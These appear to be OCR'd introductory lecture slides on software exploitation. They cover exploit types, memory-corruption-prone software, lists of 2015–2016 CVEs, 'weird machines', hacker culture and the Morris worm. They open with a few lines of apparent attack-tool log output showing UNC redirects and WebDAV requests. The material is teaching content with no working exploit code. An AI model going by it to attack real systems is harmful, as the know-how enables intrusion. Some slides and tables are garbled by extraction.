    Sending UNC redirect to 192.168.254.128:1242 ...
    Sending UNC redirect to 192.168.254.128:1242 ...
    Responding to WebDAV OPTIONS request from 172.19.131.162:32223
    Received WebDAV PROPFIND request from 172.19.131.162:32223 /WggRCvFe
    Sending 301 for /WagRCvFe ...
```

Types of exploits?

Local, remote, client-side exploits







Cyber Killchain




Types of exploits

Local

Server-side

Client-side

Types of exploits - Local exploit





Types of exploits - Local exploit



Local Exploit:

- ★ Attacker is already on a host (has code execution on the computer / cpu)
- → Wants to execute his code with higher privileges
- "Privilege Escalation"


Linux:

- ◆ User -> root
- ★ E.g.: www-data -> root

Windows:

→ User -> Local Admin (-> System)

Types of exploits - Server-side / remote exploit



Types of exploits - Server-side / remote exploit




Remote Exploit:

- ★ Attacker can directly talk with a server software on a host
- ★ Wants to execute his code on the remote host

Server Examples

- → FTP Server (proftp, wuftp)
- → DNS Server (bind)
- Web Server (IIS, Apache)

Types of exploits - **Client-side** exploit



Types of exploits - Client-side exploit



Client Exploit:

- ★ Attacker can influence data which a client receives
- ★ Wants to execute his code on the client host

Examples:

- **♦** Browser
 - **→** Flash
 - **→** Java
 - → Image Viewer
- **→** Word
- **→** Putty
- **♦** Git
- **♦** VLC

What is vulnerable against memory corruption?

What is vulnerable?



What software is affected?

Software developed in unsafe programming languages

- **→** (ASM)
- **+** (
- **♦** C++
- → Fortran (IoI)

What is vulnerable?

What software is affected?

Software developed in unsafe programming languages

- **→** (ASM)
- **+** (
- **♦** C++
- ✦ Fortran (lol)

Who writes software in C/C++, anyway?

- → IE, Chrome, Firefox
- → Apache / IIS
- Postfix, Sendmail
- ◆ BIND
- → MS Office / LibreOffice
- Antivirus
- Other "Security" Software

What is not vulnerable?

Not affected:

Software written in interpreted languages

- **→** PHP
- ◆ Perl
- **→** Ruby
- **→** Bash
- **→** Python
- → JavaScript

Languages with memory safety

- **→** Rust
- **←** C#
- **→** Java
- **→** Go

Exception: Native calls

What is vulnerable?



Special case: Interpreter itself

What language is PHP, Java, JavaScript, ... written-in?

Some memory corruption vulnerability examples

From 2015

What is vulnerable?

Vulnerability Details: CVE-2015-8617

Format string vulnerability in the zend_throw_or_error function in Zend/zend_execute_API.c in PHP 7.x before 7.0.1 allows remote attackers to execute arbitrary code via format string specifiers in a string that is misused as a class name, leading to incorrect error handling.

Publish Date: 2016-01-19 Last Update Date: 2016-01-21

Collapse All Expand All Select Select&Copy

▼ Scroll To.

▼ Comments ▼ External Links

Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score 10.0

Confidentiality Impact Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in

the entire system being compromised.)

Availability Impact Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely

unavailable.)

Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required Access Complexity

to exploit.)

Not required (Authentication is not required to exploit the vulnerability.) Authentication

Gained Access None

Vulnerability Type(s) Execute Code

CWE ID 134

CVE-2015-6094

- Microsoft Office is prone to a remote memory-corruption vulnerability because it fails to properly handle objects in memory.
- + Excel 2010, 2013, 2016

CVE-2015-6068

- Microsoft Internet Explorer is prone to a remote memory-corruption vulnerability. Attackers can exploit this issue by enticing an unsuspecting user to view a specially crafted webpage.
- **+** IE11

CVE-2015-5122

- ◆ Use-after-free vulnerability in the DisplayObject class in the ActionScript 3 (AS3) implementation in Adobe Flash Player 13.x through 13.0.0.302 on Windows and OS X, 14.x through 18.0.0.203 on Windows and OS X, 11.x through 11.2.202.481 on Linux, and 12.x through 18.0.0.204 on Linux Chrome installations allows remote attackers to execute arbitrary code
- + Flash 11, 12, 13, 14

CVE-2015-0287

- ★ ASN.1 structure reuse memory corruption. Reusing a structure in ASN.1 parsing may allow an attacker to cause memory corruption via an invalid write.
- OpenSSL 0.9.8-1.0.2

CVE-2015-7852

- → A potential off by one vulnerability exists in the cookedprint functionality of ntpq. A specially crafted buffer could cause a buffer overflow potentially resulting in null byte being written out of bounds.
- **→** NTP 4.2.8p2

CVE-2015-1538 (Stagefright)

- → Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication
- + Android 1.5 5.1


Android:

Overview	~
Bulletins	^
Advisories	~
April 2016	
March 2016	
February 2016	
January 2016	
December 2015	
November 2015	
October 2015	
September 2015	
August 2015	
Authentication	~
Keystore	~

-	mory corruption bugs		
	Elevation of Privilege Vulnerability in Telecom Component	CVE-2016-0847	High
	Elevation of Privilege Vulnerability in Download Manager	CVE-2016-0848	High
	Elevation of Privilege Vulnerability in Recovery Procedure	CVE-2016-0849	High
	Elevation of Privilege Vulnerability in Bluetooth	CVE-2016-0850	High
	Elevation of Privilege Vulnerability in Texas Instruments Haptic Driver	CVE-2016-2409	High
	Elevation of Privilege Vulnerability in a Video Kernel Driver	CVE-2016-2410	High
	Elevation of Privilege Vulnerability in Qualcomm Power Management Component	CVE-2016-2411	High
	Elevation of Privilege Vulnerability in System_server	CVE-2016-2412	High
	Elevation of Privilege Vulnerability in Mediaserver	CVE-2016-2413	High
	Denial of Service Vulnerability in Minikin	CVE-2016-2414	High
	Information Disclosure Vulnerability in Exchange ActiveSync	CVE-2016-2415	High
	Information Disclosure Vulnerability in Mediaserver	CVE-2016-2416 CVE-2016-2417 CVE-2016-2418 CVE-2016-2419	High
	Elevation of Privilege Vulnerability in Debuggerd Component	CVE-2016-2420	Moderate
	Elevation of Privilege Vulnerability in Setup Wizard	CVE-2016-2421	Moderate
	Elevation of Privilege Vulnerability in Wi-Fi	CVE-2016-2422	Moderate
	Elevation of Privilege Vulnerability in Telephony	CVE-2016-2423	Moderate
	Denial of Service Vulnerability in SyncStorageEngine	CVE-2016-2424	Moderate
	Information Disclosure Vulnerability in AOSP Mail	CVE-2016-2425	Moderate
	Information Disclosure Vulnerability in Framework	CVE-2016-2426	Moderate
	Information Disclosure Vulnerability in BouncyCastle	CVE-2016-2427	Moderate

Firefox:

Fixed in Firefox 45



Internet Explorer 11

		The state of the s				
	Some	Windows 7 for 32-bit Systems Service Pack 1	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	_
		Windows 7 for x64-based Systems Service Pack 1	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	_
Bulletins 1-1	IE11 5 of 30	Windows 8.1 for 32-bit Systems	Internet Explorer 11 (3139929)	Remote Code Execution	Critical	② ③
Date -	Bulletin Number	K Windows 8.1 for x64-based Systems	Internet Explorer 11	Remote Code	Critical	ing
3/8/2016	MS16-023	3	(3139929)	Execution		_
2/9/2016	MS16-009	3. Windows Server 2008 R2 for x64-based Systems Service Pack 1	Internet Explorer 11 [1]	Remote Code Execution	Moderate	
1/12/2016	MS16-001	3	(3139929)			
12/8/2015	MS15-124	3 Windows Server 2012 R2	Internet Explorer 11 (3139929)	Remote Code Execution	Moderate	
11/10/2015	MS15-112	3 Windows RT 8.1	Internet Explorer	Remote Code	Critical	_
10/13/2015	MS15-106	31	11[1] [2] (3139929)	Execution	Critical	
9/8/2015	MS15-094	3(_
8/18/2015	MS15-093	Windows 10 for 32-bit Systems [3] (3140745)	Internet Explorer 11	Remote Code Execution	Critical	
8/11/2015	MS15-079	Windows 10 for x64-based Systems [3]	Internet Explorer 11	Remote Code	Critical	
7/14/2015	MS15-065	(3140745)		Execution		
6/9/2015	MS15-056	3 Windows 10 Version 1511 for 32-bit Systems [3] (3140768)	Internet Explorer 11	Remote Code Execution	Critical	
5/12/2015	MS15-043	31				
		Windows 10 Version 1511 for x64-based Systems [3]	Internet Explorer 11	Remote Code Execution	Critical	de 44

Memory corruption bugs

Browse vulnerabilities by yourself:

- https://www.mozilla.org/en-US/security/advisories/
- https://portal.msrc.microsoft.com/en-us/security-guidance
- https://source.android.com/security/bulletin

Programs and Data

Programs and Data

Definition of a "program":

"A program is a set of instructions which modifies data"

Programs and Data

Definition of a "program":

```
"A program is a set of instructions which modifies data" which is controlled by data"
```



Definition of a "program":

"A program is a set of instructions which modifies data" which is controlled by data"

Or in other words:

Data is manipulating the instruction flow of a program, not the other way round

Weird machines

Weird machines:

In computer security, the weird machine is a computational artifact where additional code execution can happen outside the original specification of the program.

It is closely related to the concept of weird instructions, which are the building blocks of an exploit based on crafted input data.

Weird machines

Programming of "Weird Machines"

Gain very detailed understanding of:

- → Program logic
- Implementation of "hidden mechanics"
 - → Stack, Heap etc.
- **→** Error conditions


Leads from from:

"This bugs randomly crashes my program!"


To:

"This bugs lets me reliably execute arbitrary code"

What are memory corruption bugs doing?



What are memory corruption bugs doing?



Recap



Software:

- → Important software is written in C/C++
- Memory corruption bugs are very, very prevalent
- ★ We are concerned with memory corruption vulnerabilities
 - → Modify stuff in a program which should not be possible
- ★ A program which misuses a memory corruption vulnerability is called an exploit
 - ★ There can be local-, server- and client exploits
- ★ A exploit injects additional code into a trusted app and executes it
- ★ For attacker, data influences execution of code (weird machines)

Hack

1. to cut, notch, slice, chop, or sever (something) with or as with heavy, irregular blows (often followed by *up* or *down*):

to hack meat; to hack down trees.

An aspect of hack value is performing feats for the sake of showing that they can be done, even if others think it is difficult. **Using things in a unique** way outside their intended purpose is often perceived as having hack value.

Examples:

- using a dot matrix impact printer to produce musical notes
- using an optical mouse as barcode reader.
- making soup with your coffee machine

https://en.wikipedia.org/wiki/Hacker_culture

hack: Computers.

to modify (a computer program or electronic device) or write (a program) in a skillful or clever way:

Developers have hacked the app.

I hacked my tablet to do some very cool things.

to circumvent security and break into (a network, computer, file, etc.), usually with malicious intent:

Criminals hacked the bank's servers yesterday.

Our team systematically hacks our network to find vulnerabilities.

http://www.dictionary.com/browse/hacking

Hackerethik:

Freier Zugriff auf Computer

Freier Zugriff auf Wissen

Misstrauen gegenüber Autoritäten und Bevorzugung von Dezentralisierung.

Hacker sollten nur nach ihrer Fähigkeit beurteilt werden.

Du kannst Kunst und Schönheit mittels Computer erzeugen

Verbesserung der Welt durch das Verbreiten von Technologien

https://de.wikipedia.org/wiki/Hackerethik

\\\The Conscience of a Hacker\\\

http://phrack.org/issues/7/3.html

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"... Damn kids. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

This is our world now... the world of the electron and the switch, the beauty of the baud. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals.

Obligatory history lesson...

Morris worm

Morris worm

- **+** 02.11.1988
- Written by graduate student Robert Morris, MIT
- → He wanted to count the number of computers on the internet (~60'000)
- ★ Worm had a bug, re-infected already infected computers, killed the Internet
- Attacked fingerd and sendmail (and some more things)
- → One of the first Buffer Overflow (memory corruption) used publicly



Morris worm

fingerd bug in BSD4 on VAX machines:

The bug exploited to break fingerd involved overrunning the buffer the daemon used for input. The standard C library has a few routines that read input without checking for bounds on the buffer involved. In particular, the gets call takes input to a buffer without doing any bounds checking; this was the call exploited by the Worm.

The Internet Worm Program: An Analysis (2004)

http://spaf.cerias.purdue.edu/tech-reps/823.pdf

Morris worm



l0pht



L0pht – "We can take down the internet in 30 minutes"

1992-2000

Now:

- → Mudge: DARPA, Google.
- → Weld Pond: Veracode.
- **→** Kingpin: DEFCON.

